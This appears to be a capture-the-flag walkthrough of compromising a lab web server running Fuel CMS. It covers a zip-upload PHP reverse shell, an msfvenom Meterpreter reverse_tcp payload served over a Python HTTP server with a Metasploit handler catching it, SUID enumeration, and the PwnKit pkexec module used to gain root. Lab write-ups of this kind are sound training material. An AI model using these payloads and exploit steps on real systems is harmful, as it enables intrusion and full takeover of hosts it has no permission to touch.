
Ignite



In this penetration test, we target a web server running **Fuel CMS**, a content management system known to have multiple vulnerabilities. Our exploitation process follows three main steps:

1. **Remote Code Execution (RCE) via Compressed PHP Shell Upload**
   We exploit a known vulnerability in Fuel CMS that allows the upload of a .zip archive containing a malicious PHP shell. The CMS extracts the archive in a publicly accessible directory, enabling us to trigger the payload remotely.
2. **Establishing a Reverse Shell using Metasploit**
   Once code execution is achieved, we use **Metasploit** to deliver a reverse shell and gain an interactive session with more powerful control over the system.
3. **Privilege Escalation via pkexec**
   After gaining initial access, we identify a vulnerable **SUID binary (pkexec)** and use it to escalate privileges and obtain full root access to the system.


Nmap

We started our assessment by scanning the target with **Nmap**, which revealed the following:


```
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/fuel/
|_http-title: Welcome to FUEL CMS
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS

NSE: Script Post-scanning.
```


Web Exploration & Credential Discovery

Upon visiting the site, we find a **FUEL CMS** installation and locate **login credentials** exposed within the interface or page source.




Based on the Nmap scan results, we identified two key leads: the robots.txt file and the /fuel/ directory.





Gaining Access: File Upload Vector

Within the CMS, we identify a file upload functionality. We attempt to upload a **malicious PHP reverse shell**, but the upload form restricts files to specific formats and prevents .php.




Known Vulnerability: FuelCMS Zip Upload Exploit


Through online research, we identify a known vulnerability in FuelCMS:

https://github.com/daylightstudio/FUEL-CMS/issues/551

This allows uploading a **.zip** archive to the /images directory, which the CMS unzips automatically. Using this method, we successfully upload and execute a **PHP reverse shell**.



We stabilize the reverse shell and begin local enumeration. In the /home directory, we retrieve the first **flag**.



Meterpreter Session

To improve control, we switch to a **Meterpreter** shell via a new payload. We configure a **multi-handler** to receive the connection.

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.9.0.102 LPORT=6666 -f elf -o meter64.elf

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
Saved as: meter64.elf

┌──(root㉿kali)-[/home/kali/Desktop]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.52.76 - - [09/Jul/2025 08:09:33] "GET /meter64.elf HTTP/1.1" 200 -
```

```
msf6 > use /multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.9.0.102
LHOST => 10.9.0.102
msf6 exploit(multi/handler) > set LPORT 6666
LPORT => 6666
```

```
$ ls -l
total 16
-rwxrwxrwx 1 root     root      114 Jul 26  2019 index.html
-rwxr-xr-x 1 www-data www-data  207 Jul  9 05:00 meter.elf
-rw-r--r-- 1 www-data www-data  250 Jul  9 05:08 meter64.elf
-rw-r--r-- 1 www-data www-data 2666 Jul  9 04:55 shell.php
$ chmod +x meter64.elf
$ ./meter64.elf
```

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.9.0.102:6666
[*] Sending stage (3045380 bytes) to 10.10.52.76
[*] Meterpreter session 1 opened (10.9.0.102:6666 → 10.10.52.76:51690) at 2025-07-09 08:10:38 -0400

meterpreter >
```

SUID

We check for **SUID binaries** and find a potential path via pkexec. After configuring the payload parameters and executing it, we successfully escalate privileges to **root**.

```
find / -perm -4000 2>/dev/null
/usr/sbin/pppd
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/vmware-user-suid-wrapper
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/passwd
/bin/su
/bin/ping6
/bin/ntfs-3g
/bin/ping
/bin/mount
/bin/umount
/bin/fusermount
```

```
msf6 exploit(multi/handler) > search pkexec

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  exploit/linux/local/pkexec                            2011-04-01       great      Yes    Linux PolicyKit Race Condition P
rivilege Escalation
   1    \_ target: Linux x86                                .                .          .      .
   2    \_ target: Linux x64                                .                .          .      .
   3  exploit/linux/local/ptrace_traceme_pkexec_helper      2019-07-04       excellent  Yes    Linux Polkit pkexec helper PTRAC
E_TRACEME local root exploit
   4  exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec   2022-01-25       excellent  Yes    Local Privilege Escalation in po
lkit pkexec
   5    \_ target: x86_64                                   .                .          .      .
   6    \_ target: x86                                      .                .          .      .
   7    \_ target: aarch64                                  .                .          .      .
```

```
View the full module info with the info, or info -d command.

msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set session 1
session => 1
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set LHOST 10.9.0.102
LHOST => 10.9.0.102
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set LPORT 7777
LPORT => 7777
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > run
[*] Started reverse TCP handler on 10.9.0.102:7777
```

```
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > run
[*] Started reverse TCP handler on 10.9.0.102:7777
[*] Running automatic check ("set AutoCheck false" to disable)
[!] Verify cleanup of /tmp/.qlrvkcsvua
[+] The target is vulnerable.
[*] Writing '/tmp/.dxthosscp/qulqbvpof/qulqbvpof.so' (540 bytes) ...
[!] Verify cleanup of /tmp/.dxthosscp
[*] Sending stage (3045380 bytes) to 10.10.52.76
[+] Deleted /tmp/.dxthosscp/qulqbvpof/qulqbvpof.so
[+] Deleted /tmp/.dxthosscp/.tzpntoh
[+] Deleted /tmp/.dxthosscp
[*] Meterpreter session 2 opened (10.9.0.102:7777 → 10.10.52.76:53906) at 2025-07-09 08:16:20 -0400

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > shell
Process 1709 created.
Channel 1 created.
whoami
root
```

We successfully compromise the target, retrieve the flag, and escalate to root access.